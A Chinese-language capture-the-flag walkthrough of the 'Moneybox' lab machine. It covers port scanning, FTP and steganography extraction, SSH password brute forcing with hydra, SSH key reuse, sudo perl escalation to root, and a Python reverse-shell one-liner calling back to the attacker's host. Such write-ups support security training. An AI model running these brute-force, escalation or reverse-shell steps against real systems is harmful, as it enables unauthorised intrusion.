Proving Grounds-> Moneybox 靶场笔记

打开靶机拿到ip 192.168.228.230 ，先扫一下端口

```
nmap -sT --min-rate 10000 -p- 192.168.228.230
```

发现了21,22,80三个开放端口，开放80和22都是正常操作，开放21就有点意思了，大概率ftp出货

对这三个端口进行针对性探测

```
sudo nmap -sT -sC -sV -O  -p21,22,80 192.168.228.230 -oA not
扫描结果如下
# Nmap 7.93 scan initiated Thu Apr 20 17:20:49 2023 as: nmap -sT -sC -sV -O -p21,22,80 -oA not 192.168.228.230
Nmap scan report for 192.168.228.230
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:192.168.45.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 1e30ce7281e0a23d5c28888b12acfaac (RSA)
|   256 019dfafbf20637c012fc018b248f53ae (ECDSA)
|_  256 2f34b3d074b47f8d17d237b12e32f7eb (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|firewall|WAP
Running (JUST GUESSING): Linux 2.6.X|4.X|5.X|3.X|2.4.X (87%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%)
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6.18 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel
cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchguard:fireware:11.8
cpe:/o:linux:linux_kernel:2.4
Aggressive OS guesses: Linux 2.6.18 (87%), Linux 4.15 - 5.6 (87%), Linux 2.6.32
(86%), Linux 2.6.32 or 3.10 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%),
Linux 3.4 (86%), Linux 3.5 (86%), Linux 3.7 (86%), Linux 4.2 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Apr 20 17:21:11 2023 -- 1 IP address (1 host up) scanned in 21.88
seconds
```


不难发现，ftp里面有张图片，而且可以匿名登录下载下来，先不着急

开放了80，先爆破子目录，以及敏感后缀名

```
sudo gobuster dir -u http://192.168.228.230/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
sudo gobuster dir -u http://192.168.228.230/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,sql,txt,rar,zip,tar
sudo gobuster dir -u http://192.168.213.85/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,sql,txt,rar,zip,tar
sudo gobuster dir -u http://192.168.213.85/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

根据我的经验，目录爆破一般是比较慢的，不着急，出了一个url http://192.168.225.230/blogs/

只有一段文字，可能是在暗示这个靶机被留了门？继续，看下ftp




I'm T0m-H4ck3r

I Already Hacked This Box and Informed.But They didn't Do any Security configuration


If You Want Hint For Next Step......?

尝试连接ftp并寻找线索

登录上去找到了一张照片，下载下来，用steghide检查下，提示我输入密码查看隐藏内容。



```
└─$ ftp 192.168.228.230
Connected to 192.168.228.230.
220 (vsFTPd 3.0.3)
Name (192.168.228.230:moon): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26919|)
150 Here comes the directory listing.
-rw-r--r--   1 0      0       1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||25322|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |***************************************************************************************************| 1068 KiB 177.94 KiB/s    00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:06 (171.68 KiB/s)
ftp> quit
221 Goodbye.
```



```
└─$ steghide info trytofind.jpg
"trytofind.jpg":
  format: jpeg
  capacity: 64.2 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

stegseek简单教学

stegseek只提供deb包，所以只支持Linux，win不适用


github链接https://github.com/RickdeJager/stegseek

使用方法

```
使用给定的字典爆破
stegseek [stegofile.jpg] [wordlist.txt]
利用漏洞无密码爆破
stegseek --seed [stegofile.jpg]
优先第二种，比较快，第二种不行再用第一种爆破
```

使用stegseek爆破图片隐藏信息

stegseek --seed trytofind.jpg



```
└─$ stegseek --seed trytofind.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found (possible) seed: "22f61b09"
      Plain size: 149.0 Byte(s) (compressed)
      Encryption Algorithm: none
      Encryption Mode:     cbc
[i] Original filename: "data.txt".
[i] Extracting to "trytofind.jpg.out".
```

看一下.out文件


```
Hello.....  renu

      I tell you something Important.Your Password is too Week So Change Your
Password
Don't Underestimate it.......
```

泄露了用户名，并且暗示密码可能是弱口令

使用hydra 进行ssh密码爆破

hydra -l renu -P rockyou.txt 192.168.225.230 ssh



```
└─$ hydra -l renu -P  rockyou.txt192.168.225.230 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Macie          :ase do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)          at 2023-04-20 18:07:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.225.230:22/
[22][ssh] host: 192.168.225.230  login: renu   password: 987654321
[STATUS] 14344398.00 tries/min, 14344398 tries in 00:01h, 2 to do in 00:01h, 10 active
1 of 1 target successfully completed, 1 val             d found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra)          l at 2023-04-20 18:08:31
```

很快爆破出密码，直接登录


尝试提权

按照惯例，在用户目录拿到第一个flag，尝试sudo提权，提示我当前用户不能执行任何sudo命令，只好作罢，但是我咋用户目录发现了.ssh文件夹，进去一看，公钥私钥都在，接着进入另一个用户lily的目录，竟然进去了，也有.ssh目录，目录中有authorized_keys。

简单解释下，如果我把renu的公钥写入lily的authorized_keys，那我就可以用renu的私钥直接登录lily的账号尝试写入

cat id_rsa.pub >> /home/lily/.ssh/authorized_keys

报错没有权限，果然只能看不能写，可是经过对比发现，authorized_keys和renu的id_rsa.pub 是一样的



```
renu@MoneyBox:~/.ssh$ cat /home/lily/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktugtos9HY9hzSlnkOzDn3RitZJXuemXCasOsM6gBctu5GDuL88
O9TvdF7JJm82eliVrsS8YCVQq43migWs6HXJu+BNrVbcf+xq36biziQaVBy+vGbiCPpN0JTrtG449NdNZcl0FDmlm2Y6nlH42zM5hCC0HQJiBymc/l37G09VtUsaCpjiKaxZanglyb2+WLSxmJf
WOpQv91hexXd7IdlK6hhUOff5yNxlvlVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
renu@MoneyBox:~/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktugtos9HY9hzSlnkOzDn3RitZJXuemXCasOsM6gBctu5GDuL88
O9TvdF7JJm82eliVrsS8YCVQq43migWs6HXJu+BNrVbcf+xq36biziQaVBy+vGbiCPpN0JTrtG449NdNZcl0FDmlm2Y6nlH42zM5hCC0HQJiBymc/l37G09VtUsaCpjiKaxZanglyb2+WLSxmJ
WOpQv91hexXd7IdlK6hhUOff5yNxlvlVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
```

直接登录ssh -i id_rsa lily@127.0.0.1


sudo 看下有没有可以执行的，有一个，usr/bin/perl

那就perl提权吧


sudo perl -e 'exec "/bin/sh";'

提到root之后再用py反弹shell，本地监听端口，getshell，getflag

```
find /etc/passwd -exec python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("
192.168.45.5",9919));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);' \;
其实可以不反弹shell直接用这个root权限做就行，我这么做单纯是习惯
```



```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# find /etc/passwd -exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.5",9919));os.du
p2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' \;
find: ‘python’: No such file or directory
# which python3
/usr/bin/python3
# find /etc/passwd -exec python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.5",9919));os.d
up2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' \;
```



```
└─$ nc -lvvnp 9919
listening on [any] 9919 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.225.230] 55370
# cd /root
# ls
proof.txt
# cat proof.txt
9b006273536bb2fc462a90778df0009e
```